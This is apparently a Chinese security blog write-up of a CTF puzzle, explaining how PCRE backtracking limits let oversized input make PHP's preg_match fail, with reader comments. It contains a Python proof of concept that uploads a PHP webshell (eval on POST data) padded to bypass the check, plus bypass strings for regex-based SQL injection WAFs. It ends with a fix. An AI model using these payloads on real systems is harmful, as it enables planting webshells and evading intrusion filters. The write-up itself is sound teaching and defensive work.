PHP利用PCRE回溯次数限制绕过某些安全限制

PHITHON 2018 十一月 26 00:33 | 阅读：38341 | #网络安全 | #正则表达式

这次Code-Breaking Puzzles中我出了一道看似很简单的题目pcrewaf，将其代码简化如下：

```php
<?php
function is_php($data){
    return preg_match('/<\?.*[(`;?>].*/is', $data);
}

if(!is_php($input)) {
    // fwrite($f, $input); ...
}
```

大意是判断一下用户输入的内容有没有PHP代码，如果没有，则写入文件。这种时候，如何绕过 `is_php()` 函数来写入webshell呢？

这道题看似简单，深究其原理，还是值得写一篇文章的。

0x01 正则表达式是什么

正则表达式是一个可以被“有限状态自动机”接受的语言类。

“有限状态自动机”，其拥有有限数量的状态，每个状态可以迁移到零个或多个状态，输入字串决定执行哪个状态的迁移。

而常见的正则引擎，又被细分为DFA（确定性有限状态自动机）与NFA（非确定性有限状态自动机）。他们匹配输入的过程分别是：

- DFA: 从起始状态开始，一个字符一个字符地读取输入串，并根据正则来一步步确定至下一个转移状态，直到匹配不上或走完整个输入
- NFA：从起始状态开始，一个字符一个字符地读取输入串，并与正则表达式进行匹配，如果匹配不上，则进行回溯，尝试其他状态

由于NFA的执行过程存在回溯，所以其性能会劣于DFA，但它支持更多功能。大多数程序语言都使用了NFA作为正则引擎，其中也包括PHP使用的PCRE库。

0x02 回溯的过程是怎样的

所以，我们题目中的正则`<\?.*[(`;?>].*`，假设匹配的输入是`<?php phpinfo();//aaaaa`，实际执行流程是这样的：

见上图，可见第4步的时候，因为第一个`.*`可以匹配任何字符，所以最终匹配到了输入串的结尾，也就是`//aaaaa`。但此时显然是不对的，因为正则显示`.*`后面还应该有一个字符`[(`;?>]`。

所以NFA就开始回溯，先吐出一个`a`，输入变成第5步显示的`//aaaa`，但仍然匹配不上正则，继续吐出`a`，变成`//aaa`，仍然匹配不上……

最终直到吐出`;`，输入变成第12步显示的`<?php phpinfo()`，此时，`.*`匹配的是`php phpinfo()`，而后面的`;`则匹配上`[(`;?>]`，这个结果满足正则表达式的要求，于是不再回溯。13步开始向后匹配`;`，14步匹配`.*`，第二个`.*`匹配到了字符串末尾，最后结束匹配。

在调试正则表达式的时候，我们可以查看当前回溯的次数：

这里回溯了8次。

0x03 PHP的`pcre.backtrack_limit`限制利用


PHP为了防止正则表达式的拒绝服务攻击（reDOS），给pcre设定了一个回溯次数上限`pcre.backtrack_limit`。我们可以通过`var_dump(ini_get('pcre.backtrack_limit'));`的方式查看当前环境下的上限：

```
root@2f06fc18892e:/var/www/html# php -a
Interactive shell

php > var_dump(ini_get('pcre.backtrack_limit'));
string(7) "1000000"
php >
```


“

这里有个有趣的事情，就是PHP文档中，中英文版本的数值是不一样的：



我们应该以英文版为参考。

可见，回溯次数上限默认是100万。那么，假设我们的回溯次数超过了100万，会出现什么现象呢？比如：

```
php > var_dump(preg_match('/<\?.*[(`;?>].*/is', '<?php phpinfo();//' . str_repeat('c', 1000000)));
bool(false)
```


可见，`preg_match`返回的非1和0，而是false。

`preg_match`函数返回false表示此次执行失败了，我们可以调用`var_dump(preg_last_error() === PREG_BACKTRACK_LIMIT_ERROR);`，发现失败的原因的确是回溯次数超出了限制：

```
php > var_dump(preg_last_error() === PREG_BACKTRACK_LIMIT_ERROR);
bool(true)
```

所以，这道题的答案就呼之欲出了。我们通过发送超长字符串的方式，使正则执行失败，最后绕过目标对PHP语言的限制。

对应的POC如下：

```python
import requests
from io import BytesIO

files = {
  'file': BytesIO(b'aaa<?php eval($_POST[txt]);//' + b'a' * 1000000)
}

res = requests.post('http://51.158.75.42:8088/index.php', files=files,
allow_redirects=False)
print(res.headers)
```

0x04 PCRE另一种错误的用法

延伸一下，很多基于PHP的WAF，如：

```php
<?php
if(preg_match('/SELECT.+FROM.+/is', $input)) {
    die('SQL Injection');
}
```

均存在上述问题，通过大量回溯可以进行绕过。

另外，我遇到更常见的一种WAF是：

```php
<?php
if(preg_match('/UNION.+?SELECT/is', $input)) {
    die('SQL Injection');
}
```

这里涉及到了正则表达式的“非贪婪模式”。在NFA中，如果我输入`UNION/*aaaaa*/SELECT`，这个正则表达式执行流程如下：

- `.+?`匹配到`/`
- 因为非贪婪模式，所以`.+?`停止匹配，而由`S`匹配`*`
- `S`匹配`*`失败，回溯，再由`.+?`匹配`*`
- 因为非贪婪模式，所以`.+?`停止匹配，而由`S`匹配`a`
- `S`匹配`a`失败，回溯，再由`.+?`匹配`a`
- ...


回溯次数随着a的数量增加而增加。所以，我们仍然可以通过发送大量a，来使回溯次数超出`pcre.backtrack_limit`限制，进而绕过WAF：

```
php > var_dump(preg_match('/union.+?select/is', 'union /*' . str_repeat('a', 1000000) . '*/ select'));
bool(false)
```

0x05 修复方法

那么，如何修复这个问题呢？

其实如果我们仔细观察PHP文档，是可以看到 `preg_match` 函数下面的警告的：



Return Values

preg_match() returns 1 if the pattern matches given subject, 0 if it does not, or FALSE if an error occurred.

Warning This function may return Boolean **FALSE**, but may also return a non-Boolean value which evaluates to **FALSE**. Please read the section on Booleans for more information. Use the === operator for testing the return value of this function.

离别歌@leavesongs.com

如果用 `preg_match` 对字符串进行匹配，一定要使用 `===` 全等号来判断返回值，如：

```php
<?php
function is_php($data){
    return preg_match('/<\?.*[(`;?>].*/is', $data);
}

if(is_php($input) === 0) {
    // fwrite($f, $input); ...
}
```

这样，即使正则执行失败返回false，也不会进入if语句。

赞赏

喜欢这篇文章？打赏1元

评论

bigbigliang 2019 九月 20 23:09 回复
请问一下，NFA回溯这个时间复杂度是多少啊。

hello 2019 九月 10 22:50 回复
想问一下，<?php
if(preg_match('/SELECT.+FROM.+/is', $input)) {
die('SQL Injection');
}这一个如何进行回溯呢？试了好几下都没有成功。

phithon 2019 九月 11 00:37 回复

@hello 文章写得很清楚，自行理解吧。

hello 2019 九月 11 23:40 回复

@phithon 原来是php版本的问题 ，我服了，在php 7.3.2 中是返回int(1)的 。

hardrain 2019 四月 13 15:14 回复

请指教下，这是否也算PHP的弱类型及类型转换带来的问题呢？

即

```
var_dump(FALSE == 0);
// (bool)true
var_dump(FALSE === 0);
// (bool)false
```

哈哈 2019 三月 27 20:30 回复

大牛，你好！

丘八阅读网 2019 三月 19 14:29 回复

文章不错,非常喜欢

故事还长 2019 三月 14 11:32 回复

你好 请指教下，这个在实际场景中只能在上传地方用吗？因为post是没办法发送这么大数据的吧

故事还长 2019 三月 14 15:01 回复

@故事还长

不好意思 没怎么思考就瞎问了

已经实验成功，感觉分享

ser‘s gf 2019 三月 12 21:03 回复

……我换了个模块 扑面而来的杀马特风顿时让我心里大黑客的帅气形象 分崩离析……

免费SSR节点 2019 二月 10 21:32 回复
谢谢分享！

轻熟男 2019 一月 31 16:57 回复
给大佬倒好几杯水了~

华子春xys 2019 一月 28 17:08 回复
好厉害，进来学习。

面对疾风吧 2018 十二月 24 15:06 回复
膜拜大佬

谢谢 2018 十二月 20 19:34 回复
公众号为什么不更新了？

phithon 2018 十二月 20 22:51 回复
@谢谢 有心无力，以后的文章都会发在博客，交流可以去知识星球里。

啊哈 2018 十二月 06 21:06 回复
p神，你博客评论的验证码，真的是一言难尽。可能我需要换眼镜了

Secer 2018 十二月 03 17:08 回复
<script language="php"> 是不是不好用了？

phithon 2018 十二月 03 20:38 回复
@Secer 是，PHP 7已经删除了这个标签。

入坑审计的小白 2018 十一月 30 20:05 回复

p师傅，请问一下 师傅使用那个正则调试器是什么

主页 | 返回

phithon 2018 十二月 03 20:40 回复

@入坑审计的小白

regex101.com

« 1 2 »

昵称 邮箱（可留空） 链接（可留空）

验证码

提交